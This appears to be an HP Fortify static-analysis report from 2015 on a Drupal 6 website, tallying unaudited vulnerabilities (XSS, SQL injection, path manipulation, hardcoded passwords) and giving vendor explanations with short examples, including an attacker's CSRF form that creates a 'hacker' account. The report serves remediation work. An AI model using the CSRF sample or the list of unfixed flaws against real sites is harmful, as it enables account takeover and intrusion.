Project Summary

Digital Media Drupal - AsteronLife.com.au D6

This report provides a complete summary of a single version of a project. This includes a high-level look at the outstanding issues associated with the project as well as detailed information related to the risk profile. Also included is a summary of the user activities that have been performed.

Table of Contents

Digital Media Drupal - AsteronLife.com.au D6

Overview

Project Template: Prioritized High Risk Project Template

Last Scan LOC:	202,949
Last Scan Files:	1,402
Languages:	JavaScript/AJAX PHP

1	High	N/A
Fortify Security Rating	Business Risk	Requirement Progress

Issues by Priority

Impact		
	466 High	151 Critical
	1024 Low	23 Medium

Likelihood


5 Most Prevalant Critical-Priority Issues

Category	Issues
Dangerous Function: Unsafe Regular Expression	**33**
Cross-Site Scripting: Reflected	**31**
Path Manipulation	**27**
Open Redirect	**18**
Dangerous File Inclusion	**18**

Issues by Attack Vector

Attack Vector	Issues
Database	**6**
Network	0
Web	**498**
Web Service	0
Other	**1160**
Total	**1664**

Issues and Fortify Security Rating by Date



Details


Profile

Accessibility:	External Public Network Access Required
Authentication System:	<none>
Business Risk:	High
Business Unit:	<none>
Data Classification:	<none>
Development Languages:	JavaScript/AJAX PHP
Development Phase:	Active Development
Development Strategy:	Internally Developed
Industry:	<none>
Interfaces:	Web Access
Known Compliance Obligations:	<none>
Project Classification:	<none>
Project Type:	<none>
Region:	<none>
Target Deployment Platform:	<none>

Requirement Sign-off State

Requirements are not being tracked.

Scans by Analysis Engine



Dependancies for Digital Media Drupal - AsteronLife.com.au D6

No dependancies.

Activity Summary

Latest Analysis by Engine


SCA

Engine Version:	6.30.0086
Analysis Date:	August 31, 2015
Host Name:	forrp2sca.int.corp.sun
Certification:	Valid
Lines of Code:	202,949
Number of Files:	1,402

Active Users

a343668	
uploader	adt@suncorp.com.au

User Activity by Month



Any action that users take that affect the state of a version of the project in this report will be counted in this graph. This includes upload of analysis results, auditing performed in the web interface, auditing performed remotely, as well as any change in user access or retrieval of data related to the project.

Issue Trending

Current Performance Indicators

The value in the 'Change' column is the total difference from the first analysis to the current state.

Performance Indicator	Value	Change
Configuration Issues	0 %	-
Critical Exposure Issues	**26 %**	-
Critical Priority Issues	**9 %**	-
Critical Priority Issues Audited	0 %	-
Fortify Security Rating	**1**	-
High Priority Issues	**28 %**	-
High Priority Issues Audited	0 %	-
Issues That Are Audited	0 %	-
Remediation Effort - Critical Issues	**512**	-
Remediation Effort - High Issues	**960**	-
Remediation Effort - Low Issues	**2,616**	-
Remediation Effort - Medium Issues	**51**	-
Remediation Effort Total	**3,791**	-
Total Issues	**1,664**	-
Vulnerability Density (KLOC)	**8.2**	-

Issue Breakdown

Issues by Analysis

Issues by the value an auditor has set for the custom tag 'Analysis.' Once this tag has been set the issue is considered audited.

Value	Priority			
	Critical	High	Medium	Low
<None>	151	466	23	1,024
Total	**151**	**466**	**23**	**1,024**

Issues by Category (Audited / Total)

Category	Priority			
	Critical	High	Medium	Low
Access Control: Database	0	0 / 1	0	0
Cookie Security: Persistent Session Cookie	0	0 / 1	0	0
Cross-Site Request Forgery	0	0	0	0 / 32
Cross-Site Scripting: DOM	0 / 2	0	0	0
Cross-Site Scripting: Poor Validation	0	0	0 / 22	0 / 29
Cross-Site Scripting: Reflected	0 / 31	0 / 123	0	0
Dangerous File Inclusion	0 / 18	0	0	0
Dangerous Function	0 / 3	0	0	0
Dangerous Function: Unsafe Regular Expression	0 / 33	0	0	0
Denial of Service: Regular Expression	0	0 / 1	0	0
Dynamic Code Evaluation: Code Injection	0 / 1	0 / 1	0	0
Hardcoded Domain in HTML	0	0	0	0 / 8
Header Manipulation	0	0 / 34	0	0 / 42
Hidden Field	0	0	0	0 / 9
Insecure Randomness	0	0 / 68	0	0
JavaScript Hijacking	0	0	0	0 / 2
JavaScript Hijacking: Vulnerable Framework	0	0	0	0 / 45
Log Forging	0	0 / 5	0	0
Object Injection	0	0 / 3	0	0
Often Misused: File Upload	0	0	0 / 1	0
Open Redirect	0 / 18	0	0	0
Password Management: Hardcoded Password	0 / 7	0 / 3	0	0
Password Management: Null Password	0	0	0	0 / 1
Password Management: Password in Comment	0	0	0	0 / 98
Path Manipulation	0 / 27	0 / 1	0	0
Possible Variable Overwrite: Global Scope	0	0 / 4	0	0
Privacy Violation	0 / 2	0 / 204	0	0
Privacy Violation: Autocomplete	0	0 / 1	0	0

Category	Priority			
	Critical	High	Medium	Low
Server-Side Request Forgery	0	0	0	0 / 138
SQL Injection	0 / 8	0	0	0
System Information Leak: External	0	0	0	0 / 569
System Information Leak: Internal	0	0	0	0 / 8
System Information Leak: PHP Errors	0	0	0	0 / 1
Weak Cryptographic Hash	0	0	0	0 / 42
XML Injection	0 / 1	0 / 16	0	0
Total	**151**	**466**	**23**	**1024**

Issues by OWASP Top Ten 2013

OWASP Top Ten 2013 Category	Priority			
	Critical	High	Medium	Low
A1 Injection	28	59	1	42
A2 Broken Authentication and Session Management	0	0	0	0
A3 Cross-Site Scripting (XSS)	33	123	22	29
A4 Insecure Direct Object References	27	2	0	138
A5 Security Misconfiguration	0	0	0	1
A6 Sensitive Data Exposure	9	209	0	141
A7 Missing Function Level Access Control	0	0	0	0
A8 Cross-Site Request Forgery (CSRF)	0	0	0	32
A9 Using Components with Known Vulnerabilities	0	0	0	0
A10 Unvalidated Redirects and Forwards	18	0	0	0
None	36	73	0	641

** Reported issues in the above table may violate more than one OWASP Top Ten 2013 requirement. As such, the same issue may appear in more than one row. The total number of unique vulnerabilities are reported in the Issues by Category table.*

Issues by PCI DSS 3.0

Requirement	Priority			
	Critical	High	Medium	Low
None	0	0	0	64
Requirement 10.5.2	0	5	0	0
Requirement 3.2	2	205	0	0
Requirement 3.4	9	209	0	99
Requirement 4.2	2	205	0	0
Requirement 6.5.1	28	59	1	42
Requirement 6.5.3	7	72	0	141
Requirement 6.5.5	0	0	0	578
Requirement 6.5.6	36	5	0	0
Requirement 6.5.7	33	123	22	29
Requirement 6.5.8	45	2	0	138
Requirement 6.5.9	0	0	0	32
Requirement 8.2.1	9	208	0	99

** Reported issues in the above table may violate more than one PCI DSS 3.0 requirement. As such, the same issue may appear in more than one row. The total number of unique vulnerabilities are reported in the Issues by Category table.*

Issues by CWE

CWE Category	Priority			
	Critical	High	Medium	Low
CWE ID 113	0	34	0	42
CWE ID 117	0	5	0	0
CWE ID 185	0	1	0	0
CWE ID 209	0	0	0	1
CWE ID 215	0	0	0	1
CWE ID 22	27	1	0	0
CWE ID 242	3	0	0	0
CWE ID 259	7	3	0	1
CWE ID 328	0	0	0	42
CWE ID 338	0	68	0	0
CWE ID 352	0	0	0	32
CWE ID 359	2	204	0	0
CWE ID 434	0	0	1	0
CWE ID 472	0	0	0	9
CWE ID 473	0	4	0	0
CWE ID 494	19	1	0	8
CWE ID 497	0	0	0	577
CWE ID 525	0	1	0	0
CWE ID 539	0	1	0	0
CWE ID 566	0	1	0	0
CWE ID 601	18	0	0	0
CWE ID 615	0	0	0	98
CWE ID 642	0	0	0	9
CWE ID 676	33	0	0	0
CWE ID 692	0	0	22	29
CWE ID 73	27	1	0	0
CWE ID 730	0	1	0	0
CWE ID 79	33	123	0	0
CWE ID 798	7	3	0	0
CWE ID 80	33	123	0	0
CWE ID 82	0	0	22	29
CWE ID 829	0	0	0	8
CWE ID 83	0	0	22	29
CWE ID 87	0	0	22	29
CWE ID 89	8	0	0	0
CWE ID 91	1	16	0	0
CWE ID 915	0	3	0	0
CWE ID 918	0	0	0	138

CWE Category	Priority			
	Critical	High	Medium	Low
CWE ID 94	18	0	0	0
CWE ID 95	1	1	0	0
CWE ID 98	18	0	0	0
None	0	0	0	47

** Reported issues in the above table may violate more than one CWE requirement. As such, the same issue may appear in more than one row. The total number of unique vulnerabilities are reported in the Issues by Category table.*

Issues by WASC 24

WASC Category	Priority			
	Critical	High	Medium	Low
Content Spoofing	18	0	0	0
Cross-Site Request Forgery	0	0	0	32
Cross-Site Scripting	33	123	22	29
Denial of Service	0	1	0	0
HTTP Response Splitting	0	34	0	42
Information Leakage	2	205	0	732
Insufficient Authentication	7	4	0	1
Insufficient Authorization	0	1	0	0
Insufficient Process Validation	0	0	0	8
None	56	97	1	180
Path Traversal	27	1	0	0
SQL Injection	8	0	0	0

** Reported issues in the above table may violate more than one WASC 24 requirement. As such, the same issue may appear in more than one row. The total number of unique vulnerabilities are reported in the Issues by Category table.*

Issues by DOD STIG 3.7

Category	Priority			
	Critical	High	Medium	Low
APP2060.4 CAT II	36	0	0	0
APP3120 CAT II	0	0	0	1
APP3150.1 CAT II	0	0	0	42
APP3150.2 CAT II	0	68	0	0
APP3210.1 CAT II	9	209	0	99
APP3310 CAT I	0	1	0	0
APP3340 CAT I	9	208	0	99
APP3350 CAT I	7	3	0	99
APP3480.1 CAT I	0	1	0	0
APP3510 CAT I	106	183	23	209
APP3540.1 CAT I	8	0	0	0
APP3540.3 CAT II	8	0	0	0
APP3570 CAT I	1	4	0	0
APP3580 CAT I	33	123	22	29
APP3585 CAT II	0	0	0	32
APP3590.2 CAT II	36	0	0	0
APP3600 CAT II	63	1	0	138
APP3610 CAT I	0	0	0	9
APP3620 CAT II	0	0	0	577
APP3690.2 CAT II	0	5	0	0
APP3690.4 CAT II	0	5	0	0
APP3810 CAT I	1	16	0	0
APP6080 CAT II	0	1	0	0
None	0	4	0	55

** Reported issues in the above table may violate more than one DOD STIG 3.7 requirement. As such, the same issue may appear in more than one row. The total number of unique vulnerabilities are reported in the Issues by Category table.*

Appendix A - Audited Issue Details

Audited Issues

No audited issues exist.

Appendix B - Suppressed Issues

Suppressed Issues by Category

It is important to monitor the number of issues that are being suppressed by auditors. High percentages of suppressed issues can be indicative of the need to create a custom rule to augment the analysis engine's understanding of the codebase.

No suppressed issues exist.

Appendix C - New Issue Details

New Issues by Category

It is important to track the issues which are newly found by the analysis engines being used to analyze this codebase.

Category	Priority			
	Critical	High	Medium	Low
Access Control: Database	0	1	0	0
Cookie Security: Persistent Session Cookie	0	1	0	0
Cross-Site Request Forgery	0	0	0	32
Cross-Site Scripting: DOM	2	0	0	0
Cross-Site Scripting: Poor Validation	0	0	22	29
Cross-Site Scripting: Reflected	31	123	0	0
Dangerous File Inclusion	18	0	0	0
Dangerous Function	3	0	0	0
Dangerous Function: Unsafe Regular Expression	33	0	0	0
Denial of Service: Regular Expression	0	1	0	0
Dynamic Code Evaluation: Code Injection	1	1	0	0
Hardcoded Domain in HTML	0	0	0	8
Header Manipulation	0	34	0	42
Hidden Field	0	0	0	9
Insecure Randomness	0	68	0	0
JavaScript Hijacking	0	0	0	2
JavaScript Hijacking: Vulnerable Framework	0	0	0	45
Log Forging	0	5	0	0
Object Injection	0	3	0	0
Often Misused: File Upload	0	0	1	0
Open Redirect	18	0	0	0
Password Management: Hardcoded Password	7	3	0	0
Password Management: Null Password	0	0	0	1
Password Management: Password in Comment	0	0	0	98
Path Manipulation	27	1	0	0
Possible Variable Overwrite: Global Scope	0	4	0	0
Privacy Violation	2	204	0	0
Privacy Violation: Autocomplete	0	1	0	0
Server-Side Request Forgery	0	0	0	138
SQL Injection	8	0	0	0
System Information Leak: External	0	0	0	569
System Information Leak: Internal	0	0	0	8
System Information Leak: PHP Errors	0	0	0	1
Weak Cryptographic Hash	0	0	0	42
XML Injection	1	16	0	0

Category	Priority			
	Critical	High	Medium	Low
Total	151	466	23	1024

New Audited Issues

No new audited issues exist.

Appendix D - Removed Issue Details

Removed Issues by Category

It is important to track the issues which are no longer found by the analysis engines being used to analyze this codebase. Failure to find a previously detected issue is often caused by a developer addressing the root cause. It is always important to verify that the fix was comprehensive for the given attack vector. Verification is especially important for issues which have previously been audited.

No removed issues exist.

Removed Audited Issues

No removed audited issues exist.

Appendix E - Dependancies

No Dependancies

Appendix F - Vulnerability Category Descriptions

Access Control: Database

Explanation

Database access control errors occur when:

1. Data enters a program from an untrusted source.

2. The data is used to specify the value of a primary key in a SQL query.

Example 1: The following code uses a parameterized statement, which escapes metacharacters and prevents SQL injection vulnerabilities, to construct and execute a SQL query that searches for an invoice matching the specified identifier [1]. The identifier is selected from a list of all invoices associated with the current authenticated user.

```
    ...
$id = $_POST['id'];
$query = "SELECT * FROM invoices WHERE id = ?";
$stmt = $mysqli->prepare($query);
$stmt->bind_param('ss',$id);
$stmt->execute();
    ...
```

The problem is that the developer has failed to consider all of the possible values of `id`. Although the interface generates a list of invoice identifiers that belong to the current user, an attacker can bypass this interface to request any desired invoice. Because the code in this example does not check to ensure that the user has permission to access the requested invoice, it will display any invoice, even if it does not belong to the current user.

A number of modern web frameworks provide mechanisms for performing validation of user input. Struts and Struts 2 are among them. To highlight the unvalidated sources of input, the rulepacks dynamically re-prioritize the issues reported by HP Fortify Static Code Analyzer by lowering their probability of exploit and providing pointers to the supporting evidence whenever the framework validation mechanism is in use. We refer to this feature as Context-Sensitive Ranking. To further assist the HP Fortify user with the auditing process, the HP Fortify Software Security Research Group makes available the Data Validation project template that groups the issues into folders based on the validation mechanism applied to their source of input.

Recommendation

Rather than relying on the presentation layer to restrict values submitted by the user, access control should be handled by the application and database layers. Under no circumstances should a user be allowed to retrieve or modify a row in the database without the appropriate permissions. Every query that accesses the database should enforce this policy, which can often be accomplished by simply including the current authenticated username as part of the query.

Example 2: The following code implements the same functionality as Example 1 but imposes an additional constraint requiring that the current authenticated user have specific access to the invoice.

```
    ...
$mysqli = new mysqli($host,$dbuser, $dbpass, $db);
$userName = getAuthenticated($_SESSION['userName']);
$id = $_POST['id'];
$query = "SELECT * FROM invoices WHERE id = ? AND user = ?";
$stmt = $mysqli->prepare($query);
$stmt->bind_param('ss',$id,$userName);
$stmt->execute();
    ...
```

Tips

1. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] SQL Injection Attacks by Example, S. J. Friedl, http://www.unixwiz.net/techtips/sql-injection.html

[2] CWE ID 566, Standards Mapping - Common Weakness Enumeration - (CWE)

[3] AC, Standards Mapping - FIPS200 - (FISMA)

[4] AC-3 Access Enforcement (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[5] M5 Poor Authorization and Authentication, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[6] A2 Broken Access Control, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[7] A4 Insecure Direct Object Reference, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[8] A4 Insecure Direct Object References, Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[9] A4 Insecure Direct Object References, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[10] Requirement 6.5.2, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[11] Requirement 6.5.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[12] Requirement 6.5.8, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[13] Requirement 6.5.8, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[14] Porous Defenses - CWE ID 863, Standards Mapping - SANS Top 25 2011 - (SANS Top 25 2011)

[15] APP3480.1 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[16] APP3480.1 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[17] APP3480.1 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[18] APP3480.1 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[19] APP3480.1 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[20] APP3480.1 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[21] Insufficient Authorization, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[22] Insufficient Authorization (WASC-02), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Cookie Security: Persistent Session Cookie

Explanation

A persistent session cookie remains valid even after a user closes his browser and is often used as part of a "Remember Me" feature. Consequently, a persistent session cookie allows users to remain authenticated to an application even after closing their browsers - assuming they didn't explicitly log out. This means the next person that opens the browser will automatically be logged in as the last user. Unless your application is deployed in a controlled environment where users are not allowed to log on from shared machines, it is possible for attackers to compromise your users' accounts even after they've closed their browsers.

Example: The following configuration sets the session cookie to expire in 2 hours.

```
session.cookie_lifetime = 7200;
```

Recommendation

Do not use persistent session cookies. This can be done by setting `session.cookie_lifetime` to `0` in your PHP configuration file.

Tips

1. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] Runtime Configuration, The PHP Group, http://php.net/session.configuration

[2] CWE ID 539, Standards Mapping - Common Weakness Enumeration - (CWE)

[3] MP, Standards Mapping - FIPS200 - (FISMA)

[4] SC-23 Session Authenticity (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[5] M9 Improper Session Handling, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[6] A8 Insecure Storage, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[7] A8 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[8] A7 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[9] A6 Sensitive Data Exposure, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[10] Requirement 3.4, Requirement 6.5.8, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[11] Requirement 3.4, Requirement 6.3.1.3, Requirement 6.5.8, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[12] Requirement 3.4, Requirement 6.5.3, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[13] Requirement 3.4, Requirement 6.5.3, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[14] APP3210.1 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[15] APP3210.1 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[16] APP3210.1 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[17] APP3210.1 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[18] APP3210.1 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[19] APP3210.1 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[20] Insufficient Authentication, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[21] Insufficient Authentication (WASC-01), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Cross-Site Request Forgery

Explanation

A cross-site request forgery (CSRF) vulnerability occurs when: 1. A Web application uses session cookies.

2. The application acts on an HTTP request without verifying that the request was made with the user's consent.

A nonce is a cryptographic random value that is sent with a message to prevent replay attacks. If the request does not contain a nonce that proves its provenance, the code that handles the request is vulnerable to a CSRF attack (unless it does not change the state of the application). This means a Web application that uses session cookies has to take special precautions in order to ensure that an attacker can't trick users into submitting bogus requests. Imagine a Web application that allows administrators to create new accounts by submitting this form:

```
<form method="POST" action="/new_user" >
  Name of new user: <input type="text" name="username">
  Password for new user: <input type="password" name="user_passwd">
    <input type="submit" name="action" value="Create User">
</form>
```

An attacker might set up a Web site with the following:

```
<form method="POST" action="http://www.example.com/new_user">
  <input type="hidden" name="username" value="hacker">
  <input type="hidden" name="user_passwd" value="hacked">
</form>
<script>
  document.usr_form.submit();
</script>
```

If an administrator for example.com visits the malicious page while she has an active session on the site, she will unwittingly create an account for the attacker. This is a CSRF attack. It is possible because the application does not have a way to determine the provenance of the request. Any request could be a legitimate action chosen by the user or a faked action set up by an attacker. The attacker does not get to see the Web page that the bogus request generates, so the attack technique is only useful for requests that alter the state of the application.

Most Web browsers send an HTTP header named `referer` along with each request. The `referer` header is supposed to contain the URL of the referring page, but attackers can forge it, so the referer header is not useful for determining the provenance of a request.

Applications that pass the session identifier in the URL rather than as a cookie do not have CSRF problems because there is no way for the attacker to access the session identifier and include it as part of the bogus request.

CSRF is entry number five on the 2007 OWASP Top 10 list.

Recommendation

Applications that use session cookies must include some piece of information in every form post that the back-end code can use to validate the provenance of the request. One way to do that is to include a random request identifier or nonce, like this:

```
  RequestBuilder rb = new RequestBuilder(RequestBuilder.POST, "/new_user");
  body = addToPost(body, new_username);
  body = addToPost(body, new_passwd);
  body = addToPost(body, request_id);
  rb.sendRequest(body, new NewAccountCallback(callback));
```

Then the back-end logic can validate the request identifier before processing the rest of the form data. When possible, the request identifier should be unique to each server request rather than shared across every request for a particular session. As with session identifiers, the harder it is for an attacker to guess the request identifier, the harder it is to conduct a successful CSRF attack. The token should not be easily guessed and it should be protected in the same way that session tokens are

protected, such as using SSLv3.

Additional mitigation techniques include:

Framework protection: Most modern web application frameworks embed CSRF protection and they will automatically include and verify CSRF tokens. **Use a Challenge-Response control:** Forcing the customer to respond to a challenge sent by the server is a strong defense against CSRF. Some of the challenges that can be used for this purpose are: CAPTCHAs, password re-authentication and one-time tokens. **Check HTTP Referer/Origin headers:** An attacked won't be able to spoof these headers while performing a CSRF attack. This makes these headers a useful method to prevent CSRF attacks. **Double-submit Session Cookie:** Sending the session ID Cookie as a hidden form value in addition to the actual session ID Cookie is a good protection against CSRF attacks. The server will check both values and make sure they are identical before processing the rest of the form data. If an attacker submits a form in behalf of a user, he won't be able to modify the session ID cookie value as per the same-origin-policy. **Limit Session Lifetime:** When accessing protected resources using a CSRF attack, the attack will only be valid as long as the session ID sent as part of the attack is still valid on the server. Limiting the Session lifetime will reduce the probability of a successful attack.

The techniques described here can be defeated with XSS attacks. Effective CSRF mitigation includes XSS mitigation techniques.

Tips

1. SCA flags all HTML forms and XMLHttpRequest objects that might perform a POST operation. The auditor must determine if each form could be valuable to an attacker as a CSRF target and whether or not an appropriate mitigation technique is in place.

References

[1] Divide and Conquer: HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics, A. Klein, http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf

[2] 2007 OWASP Top 10, OWASP, http://www.owasp.org/index.php/Top_10_2007

[3] CWE ID 352, Standards Mapping - Common Weakness Enumeration - (CWE)

[4] SC-23 Session Authenticity (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[5] M5 Poor Authorization and Authentication, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[6] A5 Cross Site Request Forgery (CSRF), Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[7] A5 Cross-Site Request Forgery (CSRF), Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[8] A8 Cross-Site Request Forgery (CSRF), Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[9] Requirement 6.5.5, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[10] Requirement 6.5.9, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[11] Requirement 6.5.9, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[12] Insecure Interaction - CWE ID 352, Standards Mapping - SANS Top 25 2009 - (SANS 2009)

[13] Insecure Interaction - CWE ID 352, Standards Mapping - SANS Top 25 2010 - (SANS 2010)

[14] Insecure Interaction - CWE ID 352, Standards Mapping - SANS Top 25 2011 - (SANS Top 25 2011)

[15] APP3585 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[16] APP3585 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[17] APP3585 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[18] APP3585 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[19] APP3585 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[20] APP3585 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

